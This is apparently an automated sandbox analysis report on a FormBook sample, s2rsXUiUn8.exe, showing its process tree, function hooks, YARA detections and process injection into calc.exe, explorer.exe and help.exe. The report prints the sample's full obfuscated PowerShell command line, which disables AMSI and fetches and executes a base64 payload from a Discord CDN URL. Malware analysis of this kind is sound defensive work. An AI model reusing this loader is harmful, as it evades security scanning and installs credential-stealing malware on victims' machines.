					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: s2rsXUiUn8.exe PID: 4440 Parent PID: 5540

General

Start time:	17:59:22
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\s2rsXUiUn8.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\s2rsXUiUn8.exe'
Imagebase:	0x400000
File size:	26624 bytes
MD5 hash:	F5041EC4CE468A07ECBFD076BC0F879B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5436 Parent PID: 4440

General

Start time:	17:59:23
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5116 Parent PID: 4440

General

Start time:	17:59:24
Start date:	22/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	Powershell $8B0111F552=[Ref].Assembly.GetType('Sy'+'stem.'+'Mana'+'gem'+'ent'+'.Autom'+'atio'+'n.A'+'m'+'si'+'Utils');$835FFE1926='4456625220575263174452554847';$9FE0AD5C66=[string](0..13|%{[char][int](53+($835FFE1926).substring(($_*2),2))})-replace ';$58FB808063=$8B0111F552.GetField($9FE0AD5C66,'Non^^^',replace('^^^','Pub')+'lic,S'+'tatic');$58FB808063.SetValue($null,$true);($A72F9B815A=$A72F9B815A=Write-Host 'EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674');$676544567888888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,56,53,56,55,57,51,51,50,50,48,56,55,55,49,48,55,53,51,47,56,54,51,56,57,49,56,53,55,54,48,56,48,49,53,57,48,50,47,111,97,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString($6765445678888888888765456667778)|I`E`X
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: calc.exe PID: 5856 Parent PID: 5116

General

Start time:	17:59:46
Start date:	22/07/2021

Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x9a0000
File size:	26112 bytes
MD5 hash:	0975EE4BD09E87C94861F69E4AA44B7A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.342443102.0000000002F00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.342443102.0000000002F00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.342443102.0000000002F00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 5856

General

Start time:	17:59:48
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.333088696.00000000070E4000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.333088696.00000000070E4000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.333088696.00000000070E4000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: help.exe PID: 3552 Parent PID: 3472

General

Start time:	18:00:14
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0x1f0000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.495738829.00000000026F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.495738829.00000000026F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.495738829.00000000026F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.494603483.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.494603483.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.494603483.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000013.00000002.496106399.0000000002870000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000013.00000002.496106399.0000000002870000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000013.00000002.496106399.0000000002870000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 4344 Parent PID: 3552

General

Start time:	18:00:18
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\WINDOWS\syswow64\calc.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 3084 Parent PID: 4344

General

Start time:	18:00:19
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis